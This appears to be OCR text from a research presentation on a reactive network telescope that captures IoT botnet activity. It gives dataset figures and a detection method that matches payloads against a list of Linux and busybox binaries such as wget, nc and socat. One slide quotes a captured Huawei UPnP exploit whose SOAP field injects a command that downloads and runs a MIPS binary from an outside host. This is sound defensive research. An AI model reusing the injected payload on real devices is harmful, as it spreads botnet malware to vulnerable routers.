
Passive Telescope



Honeypot




Reactive telescope



Challenges in capturing IoT botnet activities

Scalability

= 1 /24



14 TB

+ Computational Resources

4 TB

++ Computational Resources


4 TB

++++ Computational Resources

What are reactive telescopes exactly?

- We emulate an unresponsive Layer-7 Protocol
- We can see any interaction with an adversary that does not require a stateful or protocol specific response.
- Allows us to gain more information than passive monitoring.

How our reactive telescope works.



Our data

- We run the reactive telescope on ≈2K addresses.
- Data collected from March 2024 till current day
- 37B rows of data on incoming and outgoing packets
- 12.23M distinct IPs that contact us.

Example exploit

Overview

```
<?xml version="1.0" ?><s:Envelope ...><s:Body><u:Upgrade...">< NewStatusURL> $(/bin/busybox wget -g xxx.xxx.147.171
-l /tmp/.oxy -r /mips; /bin/busybox chmod 777 /tmp/.oxy; /tmp/.oxy selfrep.huawei) </NewStatusURL><NewDownloadURL>
$(echo HUAWEIUPNP) </NewDownloadURL></u:Upgrade></s:Body></s:Envelope>
```

Extracting information from the logs

Challenges

- There are 7,513,089,442 logs present in our database with a non-empty payload.
- Ranging from Researchers to CTI providers to Misconfigurations to malicious attempts.
- How can we catch them all?

Solution

Match on all linux bins to ensure we dont miss anything

- At some point the attackers need to execute an existing binary on the device to infect it.
- To ensure that we do not miss any technique that the attackers may use, we match against a list of all binaries present on the linux distributions present on these types of devices as well as those provided by the busybox and toy box suites.

acpid	addgroup	adduser	adjtimex	apt
ar	arp	arping	ash	awk
base64	basename	bash	bc	beep
blkid	brctl	bunzip2	busybox	bzip2
cal	cat	catv	cd	chattr
chgrp	chmod	chown	chpasswd	chpst
chroot	chrt	chvt	cksum	clear
cmp	comm	cp	cpio	crc32
crond	crontab	cryptpw	curl	cut
date	dc	dd	deallocvt	delgroup
deluser	depmod	devmem	df	dhclient
dhcpcd	dhcprelay	diff	dig	dirname
dmesg	dnf	dnsdomainname	dnsmasq	dnsd
dos2unix	dropbear	du	dumpkmap	dumpleases
echo	ed	egrep	eject	env
envdir	envuidgid	ethtool	expand	expr
fakeidentd	false	fbset	fbsplash	fdflush
fdformat	fdisk	fgrep	file	find
findfs	flash_lock	flash_unlock	flashcp	fold
free	freeramdisk	fsck	fsck.minix	fsync
ftp	ftpd	ftpget	ftpput	fuser
fw_printenv	fw_setenv	getty	gpio	grep
groups	gunzip	gzip	halt	hd
hdparm	head	hexdump	host	hostapd
hostid	hostname	httpd	hush	hwclock
i2cdetect	i2cget	i2cset	id	ifconfig
ifdown	ifenslave	ifplugd	ifup	inetd
init	inotifyd	insmod	install	ionice
ip	ip6tables	ipaddr	ipcalc	ipcrm
ipcs	iplink	iproute	iprule	iptables
iptunnel	iwconfig	iwlist	jffs2dump	kbd_mode
kill	killall	killall5	klogd	l2tpd
last	ldd	length	less	lighttpd
linux32	linux64	linuxrc	ln	loadfont
loadkmap	logger	login	logname	logread
losetup	lpd	lpq	lpr	ls
lsattr	lsmod	lsof	lsusb	ltrace
lzmacat	lzop	lzopcat	makemime	man
mdev	md5sum	mesg	microcom	mkdir
mkdosfs	mkfifo	mkfs.minix	mkfs.vfat	mkpasswd
mknod	mkswap	mktemp	modprobe	more
mount	mountpoint	mt	mtd	mv
nanddump	nandwrite	nc	ncat	nameif
netcat	netstat	nice	nginx	nl
nmap	nmeter	nohup	nslookup	nvram
od	openvt	passwd	paste	patch
perl	pgrep	php	pidof	ping
ping6	pipe_progress	pivot_root	pkill	popmaildir
pppd	pppoe-discovery	pptp	printenv	printf
ps	pscan	pwd	python	python3
raidautorun	rdate	readlink	readprofile	realpath
reboot	reformime	renice	reset	resize
rm	rmdir	rmmod	route	rpm
rpm2cpio	rtcwake	ruby	run-parts	runlevel
runsv	runsvdir	rx	script	scriptreplay
scp	screen	sed	sendmail	seq
setarch	setconsole	setfont	setkeycodes	setlogcons
setsid	setuidgid	sh	sha1sum	sha256sum
sha512sum	showkey	shutdown	slattach	sleep
socat	softlimit	sort	split	ss
ssh	sshd	start-stop-daemon	stat	strace
strings	stty	su	sudo	sulogin
sum	sv	svlogd	swapoff	swapon
swconfig	switch_root	sync	sysctl	syslogd
tac	tail	tar	taskset	tcpdump
tcpsvd	tee	telnet	telnetd	test
tftp	tftpd	time	timeout	tmux
top	touch	tr	traceroute	true
truncate	tty	ttysize	ubiattach	ubiformat
ubimkvol	ubinfo	uci	udhcpc	udhcpd
udpsvd	umount	uname	uncompress	unexpand
uniq	unix2dos	unlink	unlzma	unlzop
unzip	uptime	usb_modeswitch	usleep	uudecode
uuencode	uuidgen	vconfig	vi	vlock
volname	watch	watchdog	wc	wget
which	who	whoami	wpa_supplicant	xargs
xterm	xxd	yes	yum	zcat
zcip				


Aggregate statistics on what we see

Infectors and Hosters

